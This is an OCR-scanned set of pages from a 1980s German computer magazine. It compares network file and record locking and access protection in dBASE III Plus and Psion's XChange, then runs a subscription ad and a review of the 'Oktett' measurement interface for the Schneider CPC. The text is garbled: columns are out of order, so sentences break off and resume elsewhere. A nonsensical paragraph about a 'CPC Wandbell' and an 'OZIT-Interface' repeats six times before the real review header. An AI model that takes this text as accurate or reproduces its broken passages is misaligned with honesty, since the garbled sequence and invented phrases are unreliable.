2. Datei exklusiv öffnen Werden ganze Dateien bearbeitet, dann muß für diese Zeit die gesamte Datei für den Zugriff durch andere Anwender gesperrt werden.	Aktualisierung oder Abschluß einer Datei, etwa zu Tages- oder Monatsabschluß usw. Diese Maßnahme wird weniger den normalen Anwender betreffen als vielmehr den Programmierer und den Verantwortlichen für die Systempflege.
3. Dateisperrung Wenn eine Umbuchung in einem Datensatz weitere Buchungen in anderen Sätzen zur Folge hat, ist die Dateisperrung die richtige Lösung.	Wenn etwa in einem Reiseunternehmen eine Reise storniert wird, dann kann das Änderungen in der Warteschlange und auch in der Abrechnung zur Folge haben.
4. Satzsperrung Werden jeweils einzelne Datensätze bearbeitet, so empfiehlt es sich, für die Zeit der Bearbeitung den betroffenen Datensatz für andere Anwender zu sperren.	In einem Netz für Lagerverwaltung mit Ein- und Ausgangspflege, Akquisition und Rechnungsstellung ist dies sicher eine typische Anwendung. Wird ein Datensatz gerade von einer Arbeitsstation bearbeitet, so wird er vorher gesperrt. Bei höchstmöglicher Sicherheit ist eine geringe Einschränkung anderer Anwender gegeben.

Mit den Hilfsmitteln Dateisperrung und Satzsperrung wird versucht, Kollisionen zu vermeiden. Bei Lesevorgängen sind besondere Maßnahmen nicht erforderlich.

dBASE III PLUS: Der Veteran

dBASE III Plus von Ashton-Tate ist auf PCs der Standard unter den Datenbankprogrammen. Wenn man andere Programme beurteilen will, dann vergleicht man sie mit dBASE. So ist es nicht verwunderlich, daß Ashton-Tate zu den ersten gehörte, die ein bestehendes Programm netzwerkfähig machten.

Der dBASE-Verwalter (so heißt die Netzwerkanpassung) bietet vier Kategorien von Kollisionschutz: Datei exklusiv öffnen, Datei automatisch sperren, Datei ausdrücklich sperren und Datensatz ausdrücklich sperren.

dBASE kennt grundsätzlich zwei Arten von Dateien: exklusiv geöffnete Dateien und gemeinsam geöffnete Dateien. Ex-

klusiv geöffnete Dateien sind nur dem jeweiligen Anwender zugänglich; versuchen andere Anwender, auf diese Datei zuzugreifen, wird ein Fehler gemeldet, den ein Systemprogrammierer mit einer Fehler-routine abfangen wird. Exklusiv geöffnete Dateien müssen also nicht weiter betrachten werden, sie sind Sonderfälle in LAN-Anwendungen. Sie werden vornehmlich von Programmierern und Systempflegern verwendet, etwa um Tages- und Monatsabschlüsse vorzunehmen oder um Prozeduren zu programmieren.

Interessant wird es bei den gemeinsam geöffneten Dateien. Hier kennt dBASE III Plus drei verschiedene Arten von Sperrungen.

Die automatische Dateisperrung wird vom dBASE-Verwalter

vorgenommen, wenn bei gemeinsam geöffneten Dateien Befehle benutzt werden, die die gesamte Datei betreffen, etwa Sortier- oder Kopierbefehle. Unter normalen Bedingungen merkt der Anwender also nichts von der Sperrung, die von dBASE nach dem Abschluß der Operation wieder aufgehoben wird. Der Anwender bemerkt diese Sperrung nur, wenn sie nicht funktioniert, etwa wenn gerade von einem anderen Anwender ein Schreibzugriff vorgenommen wird – eine Fehlermeldung ist die Folge. Hier bleibt nur die Möglichkeit, den Befehl zu einem späteren Zeitpunkt noch einmal zu wiederholen und dann die Datei gegebenenfalls für exklusive Verwendung zu öffnen.

In einer gemeinsam geöffneten Datei bietet sich die ausdrückli-

che Dateisperrung dann an, wenn mit einem Schreibzugriff die Daten in mehreren Datensätzen geändert werden. Das könnte etwa dann vorkommen, wenn bei der Datei eines Reiseunternehmens eine Stornierung eingetragen wird, die auch Änderungen in der Nachrückerliste, in der Rechnungsstellung und so weiter erfordert. In diesem Fall würde das entsprechende dBASE-Anwenderprogramm auf mehrere Datensätze zugreifen. Einzelne Satzsperrungen wären hier nicht nur umständlich, sondern könnten auch eine unvollständige Buchung nach sich ziehen, da eventuell eine Sperrung einzelner Sätze wegen Belegung durch andere Anwender nicht möglich wäre. Der entsprechende Befehl in einer programmierten Datei lautet 'FLOCK()', die Sperrung wird wieder aufgehoben mit 'UNLOCK()'.


Während der Zeit der Dateisperrung können von anderen Anwendern nur Lesevorgänge eingeleitet werden. Der Versuch eines anderen Anwenders, in die Datei zu schreiben oder sie zu sperren, würde eine Fehlermeldung hervorrufen. Ein gutes Programm wird eine 'On Error'-Prozedur beinhalten, die eine Reihe von Schleifen durchläuft, um erneute Zugriffsversuche auf die Datei vorzunehmen. In aller Regel wird sie danach frei sein, da ein programmierter Zugriff rasch beendet ist.

Für weniger aufwendige Anwendungen bietet sich die Satzsperrung an. Sie greift wesentlich weniger in die Datei ein, da alle anderen Datensätze der Datei unberührt bleiben. Deshalb wird es in einer gemeinsam genutzten Datei auch die Standardanwendung sein. Die Satzsperrung wird in einer programmierten Datei mit den Befehlen 'RLOCK()' oder 'LOCK()' vorgenommen. Ebenso wie die Dateisperrung wird sie wieder aufgehoben mit dem Befehl 'UNLOCK'.

In einer unprogrammierten Datei kann der geübte Anwender auch einfacher den vorliegenden

dBASE III, das Standard-Paket für PC-Datenbanken, kann auch in Netzwerken angewendet werden.





Durch den Einsatz im Netz kommt die Leistungsfähigkeit von dBASE III erst zur Geltung.

phase sowie die Besonderheiten in der Datenbank interessieren. Nur so ist ein Vergleich mit dBASE sinnvoll.

XChange: mehr als eine Datenbank

Auch XChange kennt einen Kollisionsschutz, wie er bereits bei dBASE beschrieben wurde. Hier sind es folgende Fälle: Dateien exklusiv öffnen, Datensatz versehen (mit Sperrschutz) und Datensatz sperren.

Ebenso wie dBASE kennt XChange das exklusive Öffnen von Dateien. Auch die Anwendungen werden hier ähnlich wie bei dBASE sein, genauer: ähnlich eingeschränkt.

Satz sperren, wenn er die Befehle 'EDIT' oder 'CHANGE' verwendet (beide Anweisungen sind identisch). Auf den Befehl hin wird der betreffende Satz angezeigt mit dem Zusatz in der Statuszeile: 'Satz nicht gesperrt'. Ein Zugriff auf eine Zeile bleibt dann ohne Wirkung, solange der Satz nicht gesperrt wird. Diese Sperrung kann mit der Eingabe von 'CTRL O' vorgenommen werden. Jetzt werden Änderungen in diesem Satz akzeptiert, und in der Statuszeile wird gemeldet: 'Satz gesperrt'. Die Sperrung wird entweder wieder mit der Eingabe von 'CTRL O', mit einem Wechsel zum nächsten Satz ('PgUp' oder 'PgDn'), mit den Befehlen 'Änderung schreiben' ('CTRL W') oder 'Befehl verlassen' ('CTRL Q') aufgehoben.

arbeiten von Feldern. Das Programm PROTECT prüft dann bei einem Zugriffsversuch durch diesen Anwender, ob seine Privilegstufe für diese gewünschte Operation ausreicht. Diese Privilegustufen reichen von 1 bis 8. Eine geheime Datei erfordert zum Beispiel eine hohe Privilegustufe, die nur bestimmte Anwender mit ihrem Profil erfüllen.

Bestimmte Dateien kann man auch verschlüsselt abspeichern. Sie werden nur dann automatisch entschlüsselt, wenn ein Anwender dazu autorisiert ist.

Kontrollen

Die Befehle 'LIST STATUS' und 'DISPLAY STATUS' zeigen an, welche Dateien im Netz verfügbar sind und auf welche

zugegriffen wurde, mit gleichzeitiger Anzeige der eventuell vorgenommenen Sperrungen.

Der Befehl 'DISPLAY USERS' zeigt an, welche Arbeitsstationen im Netz programmiert sind und welche von ihnen gegenwärtig eingeloggt sind.

Normalerweise wird für einen Ausdruck der Netzwerkdrucker verwendet. Soll der Ausdruck auf einen lokalen Drucker umgeleitet werden, hilft der Befehl: 'SET PRINTER TO (LTP1...COM1...)' . Mit der Anweisung 'SET PRINTER TO SPOOLER' macht man die Umleitung wieder rückgängig.

Das integrierte Programm XChange bietet natürlich mehr als nur eine Datenbank. Hier sollen jedoch nur die Netzwerkbesonderheiten in der Anmelde-

Für die gemeinsame Öffnung von Dateien kennt XChange den Befehl: 'Teilen (Dateiname),(Anhang)'. Eine Besonderheit bei XChange: der Anhang zum Befehl 'Teilen' spezifiziert die Anzahl der Versuche, die das Programm unternehmen soll, in eine für gemeinsamen Zugriff gesperrte Datei einzusteigen. Jeder Zugriffsversuch bedeutet eine Schleifenzeit von etwa einer Sekunde, wobei '0' unendlich bedeutet. Durch diese Hilfe erübrigt sich die Programmierung einer 'ON ERROR'-Prozedur, wie sie für dBASE in diesem Fall erforderlich wäre.


Die automatische Dateisperrenung kennt XChange nicht. Vielmehr wird hier immer Mitdenken des Programmierers verlangt, um die folgenden Sperrungen vorzunehmen:

Datensicherheit


Zur Sicherung von Daten gegen unberechtigten Zugriff bietet dBASE dem Netzwerkpfleger noch Hilfen.

So bietet das Programm PROTECT, ein Teil von dBASE III Plus, einen Paßwortschutz. Ist das Programm aktiviert, kann ein Benutzer auf dBASE nur zugreifen, wenn er einen Gruppennamen, seinen eigenen Namen sowie ein Paßwort richtig eingibt.

Dasselbe Programm bietet dem Netzwerkpfleger die Möglichkeit, jedem Anwender bestimmte Zugriffsebenen für Lesen, Ändern, Erweitern und Löschen in der Datei zuzuweisen sowie eine Ebene für das Bear-



Das Datenbankprogramm Archive ist das leistungsfähigste Modul von XChange. Hier die Funktion für die Suche in einem Datenfeld.



XChange enthält neben einem Datenbankteil auch andere Modulen, hier die grafische Ausgabe von Daten.

beachtliche Abstufung von Berechtigungen, die einem Netzwerk angemessen sind. Auf diesem Gebiet hat XChange nichts zu bieten und schiebt die Verantwortung auf die Netzwerksoftware. Auch bei der Sperrung von Dateien bietet dBASE einen wichtigen Vorteil gegenüber XChange: Letzteres kennt keine automatische Dateisperrung bei übergeordneten Befehlen. Was die ausdrückliche Dateisperrung angeht, bietet XChange dem Anwender gewisse Vorteile gegenüber dBASE: Die Besonderheit, daß bei XChange nie die gesamte Datei gesperrt, sondern nur die Sperrung durch andere verhindert wird, ist eine elegante Lösung, die genauso

Daten sperren

Die Funktion **Datensatz sperren** funktioniert ebenso wie bei dBASE. Lediglich der Befehl lautet anders. Wie schon erwähnt, benutzt die deutsche Version von XChange deutschsprachige Befehle: 'Holen' reserviert den vorliegenden Datensatz für die exklusive Verwendung. Ist der Datensatz bereits von einem anderen Anwender gesperrt, erfolgt eine Fehlermeldung. Auch hier ist der Programmierer gefordert. Die Sperrung wird rückgängig gemacht mit dem Befehl 'Freigeben' oder durch das Wechseln zu einem anderen Datensatz beziehungsweise bei Verlassen des Programms. Dieser Vorgang entspricht der Behandlung der Sperrungen mit den Befehlen 'Change' und 'Edit' unter dBASE.

Die Funktion **Datei mit Sperrschutz versehen** entspricht im Prinzip der Dateisperrung unter dBASE, arbeitet aber etwas verfeinerter. Der Befehl lautet 'Sperren'. Im einzelnen sperrt dieser Befehl zunächst einmal den vorliegenden Datensatz für andere Anwender. Aber er sperrt nicht die gesamte Datei, sondern verhindert lediglich, daß andere Anwender Sperrungen vornehmen. Haben andere Anwender Datensätze gesperrt, die vom sperrenden Anwender nicht berührt werden, so beeinträchtigen sie sich nicht gegenseitig. Ebenso bekommt der aufrufende Teilnehmer keine Fehlermeldung, wenn andere Anwender nicht berührte Datensätze bearbeiten. In der Regel werden diese Datensätze auch frei sein, bis der sperrende Teil-

nehmer sie erreicht. Die gegenseitige Beeinträchtigung ist dabei geringer als bei einer kompletten Dateisperrung.

Hilfen im Netz

Die Hilfestellung zur Datensicherheit, wie sie bei dBASE III Plus beschrieben wurde, sucht man bei XChange vergeblich. Das Software-Haus Psion vertritt dazu den Standpunkt, daß die Datensicherung mittels Paßwort Sache der Netzwerksoftware ist. Und in der Tat wird im Netz die Zugangsberechtigung geprüft. Die anderen Hilfen zur Sicherung von Daten, wie sie bei dBASE vorhanden sind, werden allerdings damit nicht abgedeckt.

Jeder Netzwerkteilnehmer muß sich mit seinem Namen anmelden. Dieser Name wird in einer sogenannten Log-Datei geprüft. Ist der Name dort bereits vorhanden, wird er aktiv gesetzt. Das bedeutet, daß ihm alle persönlichen Einstellungen, die der Anwender zuvor einmal eingegeben hat, zur Verfügung stehen. Dazu kann zum Beispiel ein persönlicher Druckertreiber ebenso gehören wie ein Glossar (Text-Strings, die mit einem Tastendruck abgerufen werden können). Ist der Name noch nicht vorhanden, wird er in die Liste der Anwender aufgenommen.

Netzzustand

Ebenso wie dBASE kennt auch XChange die Abfrage nach dem Zustand des Netzwerks. Der Befehl 'Zustand' gibt Auskunft über den Netzwerkstatus, indem er einen Belegungsplan der

	dBASE III PLUS	XCHANGE
Hersteller	Ashton-Tate	Psion
Unterstützte CPUs	8088, 8086, 80286	8088, 8086, 80286, 8087 und 80287
Betriebssystem	PCDOS 3.1 oder höher	PC-/MSDOS 3.1 oder höher
Netzwerk	IBM-PC-Netzwerk-Programm, Novell	Novell und alle MS-Net kompatibel.
Informationen:	Ashton-Tate Hahnstraße 70 6000 Frankfurt 71 069 / 66 41 90	Soft-System Wilhelm-Leuchner- Straße 255 6103 Griebheim 061 55 / 6 20 04

lokalen und entfernten Einrichtungen erstellt. Dabei handelt es sich um die angeschlossenen Arbeitsstationen, den Netzwerkkreisläufer sowie die angeschlossenen Peripheriegeräte. Auskunft über die im Netz verwendeten Dateien bekommt man hier nicht.

Mit dem Befehl 'Benutzer' bekommt man Auskunft über die im Netzwerk zugelassenen Benutzer und darüber, welche von ihnen sich zur Zeit eingeloggt haben. Hier besteht kein wesentlicher Unterschied zu dBASE.

dBASE kontra XChange

Bei einem Vergleich solcher unterschiedlicher Programme wie dBASE III Plus und XChange muß man natürlich recht vorsichtig sein. Wie eingangs schon angegeben, geht es in dieser Gegenüberstellung lediglich um die Besonderheiten im Netzwerk.

Die Vorteile von dBASE liegen besonders bei der Organisation der Datensicherheit. Da bietet dBASE mit seinen achtstufigen Anwenderprivilegien eine

sicher ist wie eine Dateisperrung. Sie verursacht aber weniger potentielle Reibungspunkte mit anderen Anwendern.


XChange bietet darüber hinaus noch einige Hilfen, die bei dBASE so nicht vorhanden sind: das anwenderspezifische Glossar und den anwenderspezifischen Druckertreiber. Man sollte dabei aber nicht vergessen, daß XChange ein integriertes Programm ist, das neben einer Datenbank noch Textverarbeitung, Tabellenkalkulation und Grafik bietet.

Fazit

Wer erhöhten Wert auf den Schutz der Daten vor unberechtigtem Zugriff in einem ausgeklügelten System legt und darüber hinaus die Vorzüge eines integrierten Programms nicht benötigt, der liegt bei dBASE richtig. Hat man ein kleines Netz, in dem verschiedene Anwendungen gefragt sind (zum Beispiel Kleinunternehmer, Arztpraxen), ist einem mit XChange sicher besser gedient als mit einer Sammlung verschiedener Programme.



Wir meinen, all die guten Gründe,



die für Ihr persönliches c't-Abo sprechen, halten Sie bereits in Händen.

Weshalb wir uns ohne viele Worte darauf beschränken, Sie an die richtige Bestell-Adresse zu verweisen: Verlag Heinz Heise GmbH, Vertriebsabteilung, Postfach 610407, 3000 Hannover 61. Oder greifen Sie einfach zur Service-Karte am Heftende.



CPC Wandbell

Das Netz-Interface-Orient

Ulrich Winter

Professionelle Fähigkeiten in der Netz- und Vernetzung sind das Lebenselixier der Firm-IT-Abteilung. CPC Wandbell ist im Einsatz als OZIT-Interface und OZIT-Interface zeigen sich viele Möglichkeiten, auch Grenzen

Die Netz- und Vernetzung sind das Lebenselixier der Firm-IT-Abteilung. CPC Wandbell ist im Einsatz als OZIT-Interface und OZIT-Interface zeigen sich viele Möglichkeiten, auch Grenzen

Die Netz- und Vernetzung sind das Lebenselixier der Firm-IT-Abteilung. CPC Wandbell ist im Einsatz als OZIT-Interface und OZIT-Interface zeigen sich viele Möglichkeiten, auch Grenzen

Die Netz- und Vernetzung sind das Lebenselixier der Firm-IT-Abteilung. CPC Wandbell ist im Einsatz als OZIT-Interface und OZIT-Interface zeigen sich viele Möglichkeiten, auch Grenzen

Die Netz- und Vernetzung sind das Lebenselixier der Firm-IT-Abteilung. CPC Wandbell ist im Einsatz als OZIT-Interface und OZIT-Interface zeigen sich viele Möglichkeiten, auch Grenzen

Die Netz- und Vernetzung sind das Lebenselixier der Firm-IT-Abteilung. CPC Wandbell ist im Einsatz als OZIT-Interface und OZIT-Interface zeigen sich viele Möglichkeiten, auch Grenzen

OZIT-Interface

Verlag Heinz Heise GmbH, Postfach 610407, 3000 Hannover 61.





CPC wandelt

Das Meß-Interface 'Oktett'

Ulrich Winkler

Professionelle Fähigkeiten in der Meßwert-Verarbeitung soll das Interface 'Oktett' der Firma Otten/Fecht dem CPC verschaffen. Im Einsatz als Digitalmultimeter und Oszilloskop zeigten sich viele Möglichkeiten, aber auch Grenzen.

Wie der Name 'Oktett' schon andeutet, 'wirbelt' hier ein 8-Bit-A/D-Wandler: der mit 9-µs-Wandlerzeit recht flotte ZN 448E von Ferranti. Die eigentliche Wandler-Hardware befindet sich zusammen mit der Adreßdekodierung und einem 8-Kanal-Multiplexer in einem eigenen Gehäuse, getrennt vom Meßvorsatz für das Digitalmultimeter und Oszilloskop.

Der Wandler läßt sich theoretisch auch ohne diesen Vorsatz betreiben, man muß sich dann aber noch um die Stromversorgung kümmern, die unglücklicherweise über den Meß-Vorsatz erfolgt.

So hat man sich dann mit zwei Gehäusen, einem Steckernetzteil und allerhand Kabelage abzuplagen, auch wenn man nur die löblicherweise vorhandene Möglichkeit nutzen möchte, auf die acht freien Analog-Kanäle (ohne Multimeter) zuzugreifen. Die Software hierzu muß man allerdings selbst schreiben, schließlich können die Oktett-Entwickler ja nicht vorhersehen, welche Anwendungen man vorhat – und bei acht Analog-Kanälen gibt es deren viele. ...

Die mechanische Verarbeitung weist noch einige Mängel auf. So ist insbesondere der Busanschluß problematisch, der starr an dem Wandlergehäuse befestigt ist. Beim CPC 664 stimmt er in etwa in der Höhe, für den 6128 gehört ein flexibler Anschluß zum Lieferumfang, aber der 464 bereitet Sorgen. Hierfür benötigt man zusätzlich einen flexiblen Adapter, der zudem noch den Anschluß für das Floppy-Laufwerk bieten muß, wenn man nicht mit kassettengestützter Software arbeiten will.

Bekanntlich gibt es aber oftmals Schwierigkeiten, wenn man das Schneider-Laufwerk FD 1 über

zusätzliches Kabel an den 464 anschließt, weil die Treiberleistung des Floppy-ROMs nicht ausreicht.

Ohne weitere Maßnahmen (beispielsweise Austausch des Floppy-ROMs durch ein EPROM) ist daher auch 'Oktett' für den 464 nur unter Vorbehalt einsatzfähig. Eine Vortex-Station (wie im Test benutzt) weist jedoch von vornherein schon ein stärkeres EPROM auf, hardwarebedingte Schwierigkeiten sind in aller Regel damit nicht zu erwarten.

Ein kleiner Mangel zeigt sich bei der Bedienung: beim Meß-Vorsatz liegen der Bereichsschalter und der Regler für die Nullpunkteinstellung zu eng zusammen.

Als Digitalmultimeter. . .

Laut Aufdruck unterteilen sich die Bereiche (Spannung: 0,1V bis 1000 V, Strom: 0,1 mA bis 1A) in Zehnerpotenzen, jedoch zeigte sich ein Überlauf bereits bei beispielsweise 9 V. Nur im 10-V-Bereich erreichte der Proband die angegebene Genauigkeit von einem Prozent. Im empfindlichsten Bereich (100 mV) steigt die Ungenauigkeit auf über fünf Prozent. Durch eine softwaremäßige Korrektur läßt sich allerdings in gewissen Grenzen Abhilfe schaffen. Auch zeigte das Testgerät eine leichte Unlinearität der Meßwerte, die sich aber im Rahmen hielt.

Zu bemängeln wäre auch die unkorrekte, weil nicht mitgeschaltete Komma-Angabe in der Meßwertanzeige sowie ein Umpol-Fehler (Differenz des angezeigten Absolutwertes nach Vertauschen der Meßkabel). Außerdem traten zuweilen Schwingeffekte während der Messung auf, die sich in schwankender Anzeige sowie zittriger Meßwertdarstellung auf dem Bildschirm äußerten. Nur durch Ein/Ausschalten war Oktett wieder zur Vernunft zu bringen.

Positiv hervorzuheben ist die übersichtliche Meßwertdarstellung, mit der man ganz akzeptabel arbeiten kann.

. . . und als Oszilloskop

Im Oszilloskop-Modus lassen sich beispielsweise Rechteck, Sinus und Nadelimpulse quali-

tativ recht gut darstellen, allerdings fehlt eine Skalierung der Meßanzeige, wodurch die gemessenen Werte nicht vernünftig beurteilt werden können. Der Oszilloskop-Modus ist zwar durchaus brauchbar, um Schülern zu zeigen, wie eine Sinuskurve aussieht, um aber damit vernünftig messen zu können, reichen die Features des Oktett nicht aus.

Das als Zusatz mitgelieferte Auswertungs-Programm Multifit bietet vielfältige, zum Teil recht professionelle Meßwert-Aufbereitungsmöglichkeiten.

